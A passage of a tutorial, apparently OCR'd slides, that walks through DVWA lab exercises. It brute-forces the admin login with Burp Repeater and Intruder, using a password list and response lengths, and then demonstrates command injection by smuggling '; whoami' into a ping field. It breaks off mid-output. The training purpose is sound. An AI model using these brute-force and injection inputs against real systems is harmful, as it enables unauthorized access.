

Pretty Raw Hex

```
GET /vulnerabilities/brute/?username=test&password=test&Login=Login HTTP/1.1
Host: 192.168.11.134
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
change;v=b3;q=0.7
Referer: http://192.168.11.134/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=tj5hltb3e4o5a29kf015hj6aka
Connection: close

```

Brute-Force

Now enter the correct administrator credentials in the login page, and forward the request once you get it in Burp. After you've forwarded that request, go to your HTTP history tab and find your requests. The should be near the bottom.



Filter: Hiding out of scope items; hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
3	http://192.168.11.134	GET	/dvwa/js/dvwaPage.js			200	1313	script	js		
5	http://192.168.11.134	GET	/dvwa/js/add_event_listeners.js			200	875	script	js		
7	http://192.168.11.134	GET	/			200	6575	HTML		Welcome :: Damn Vulner...	
8	http://192.168.11.134	GET	/logout.php			302	300	HTML	php		
9	http://192.168.11.134	GET	/login.php			200	1732	HTML	php	Login :: Damn Vulnerabl...	
12	http://192.168.11.134	POST	/login.php	✓		302	300	HTML	php		
13	http://192.168.11.134	GET	/index.php			200	6741	HTML	php	Welcome :: Damn Vulner...	
14	http://192.168.11.134	GET	/vulnerabilities/brute/			200	4527	HTML		Vulnerability: Brute Force...	
15	http://192.168.11.134	GET	//dvwa/js/add_event_listeners.js			200	875	script	js		
16	http://192.168.11.134	GET	/vulnerabilities/brute/?username=test...	✓		200	4579	HTML		Vulnerability: Brute Force...	
18	http://192.168.11.134	GET	/vulnerabilities/brute/?username=adm...	✓		200	4617	HTML		Vulnerability: Brute Force...	


Brute-Force

When it comes to brute-forcing a web application, you need to look at differences between responses. A common method is after a successful login, you may receive a status code of 302 (a redirection) rather than a 200. This is because the web application redirects you to your home page after you login correctly.

This is not the case with DVWA. Rather, you can see that the length of the response changes depending on a correct login. A correct login has a length of 4617, where an incorrect login has a length of 4579.

Brute-Force

Right-click your incorrect request and click “Send to Repeater”, then hop over to the Repeater tab.




```
GET /vulnerabilities/brute/?username=test&password=test&
Login=Login HTTP/1.1
Host: 192.168.11.134
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://192.168.11.134/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=
tj5hltb3e4o5a29kf015hj6aka
Connection: close


```

Brute-Force

The repeater tab can be used to make repeated requests, without having to intercept them. We can manually do a brute-force attack here. First ensure your username is set to admin and your password is an incorrect value. Click send, and you should get a response. If your scroll down, you'll see in the response that we have an incorrect username or password.



```
GET /vulnerabilities/brute/?username=admin&password=test
&Login=Login HTTP/1.1
Host: 192.168.11.134
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://192.168.11.134/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=
tj5hltb3e4o5a29kf015hj6aka
Connection: close


```


```
      <h2>
        Login
      </h2>

      <form action="#" method="GET">
        Username:<br />
        <input type="text" name="username">
        <br />
        Password:<br />
        <input type="password" AUTOCOMPLETE="off"
         name="password">
        <br />
        <br />
        <input type="submit" value="Login" name="
        Login">

      </form>
      <pre>
        <br />
        Username and/or password incorrect.
      </pre>
```

Brute-Force

Now change your password value to the correct password and hit send. You'll see we get a welcome message instead of an error.



```
GET /vulnerabilities/brute/?username=admin&password=
password&Login=Login HTTP/1.1
Host: 192.168.11.134
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://192.168.11.134/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=
tj5hltb3e4o5a29kf015hj6aka
Connection: close
```


```
          <br />
          Password:<br />
          <input type="password" AUTOCOMPLETE="off"
           name="password">
          <br />
          <br />
          <input type="submit" value="Login" name="
          Login">

        </form>
        <p>
          Welcome to the password protected area
          admin
        </p>
        <img src="/hackable/users/admin.jpg" />
      </div>

      <h2>
        More Information
      </h2>
```

Brute-Force

Manually brute-forcing is time consuming, so we can use the Burp intruder. The intruder can perform brute-force attacks. On the community edition, the Intruder is slow so watch out for that. Right -click on your request and hit “Send to Intruder”.



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: http://192.168.11.134

✓ Update Host header to match target

```
GET /vulnerabilities/brute/?username=§admin§&password=§password§&Login=§Login§ HTTP/1.1
Host: 192.168.11.134
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.11.134/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=§low§; PHPSESSID=§tj5hltb3e4o5a29kf015hj6aka§
Connection: close
```

Brute-Force

Burp automatically looks at values it can brute-force highlighted in green. HIt clear on the right side to clear all. Then highlight your password value and hit add. This makes it so only the password field will be brute-forced.



Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: http://192.168.11.134

```
GET /vulnerabilities/brute/?username=admin&password=§password§&Login=Login HTTP/1.1
Host: 192.168.11.134
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
Referer: http://192.168.11.134/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=tj5h1tb3e4o5a29kf015hj6aka
Connection: close


```

Brute-Force

Next go to the Payloads tab. This will be the list of passwords the intruder will go through in the brute-force attack. Type around 5 passwords in the “Enter a new item” field, and click add after you type in every one. Ensure the correct password is in the list. Once you’re done, hit “Start attack”on the top-left.




Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
test
asdasdas
bryan
meow
password
```

Brute-Force

You’ll see that the correct password generate a response length different from the incorrect passwords. This indicates that we’ve logged in correctly.




Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	4617	
1	test	200	☐	☐	4579	
2	asdasdas	200	☐	☐	4579	
3	bryan	200	☐	☐	4579	
4	meow	200	☐	☐	4579	
5	password	200	☐	☐	4617	

Command Injection

Visit the command injection part of DVWA on the left-hand side. It will ask you to enter an IP address. Enter any sort of IP address here. I've entered 127.0.0.1. You will see an output similar to below. This output looks like if you were to ping an IP from the terminal, implying that the web application is running the ping system command.

```
ping 127.0.0.1
```



Ping a device

Enter an IP address: Submit


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.049 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3071ms
rtt min/avg/max/mdev = 0.020/0.035/0.049/0.010 ms
```

Command Injection

In Linux, you can run 2 commands at the same time you you use a semicolon. So if you were to place an IP address, then a semicolon and another command, the web application would run both system commands. Try placing an IP address, followed by a semicolon and "whoami". The command it would run would be:

```
ping 127.0.0.1; whoami
```




Ping a device

Enter an IP address: 127.0.0.1; whoami

Command Injection

You’ll get the response below. Notice at the bottom, the response says www-data. This is the Apache service, indicating that the “whoami” command ran.




```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
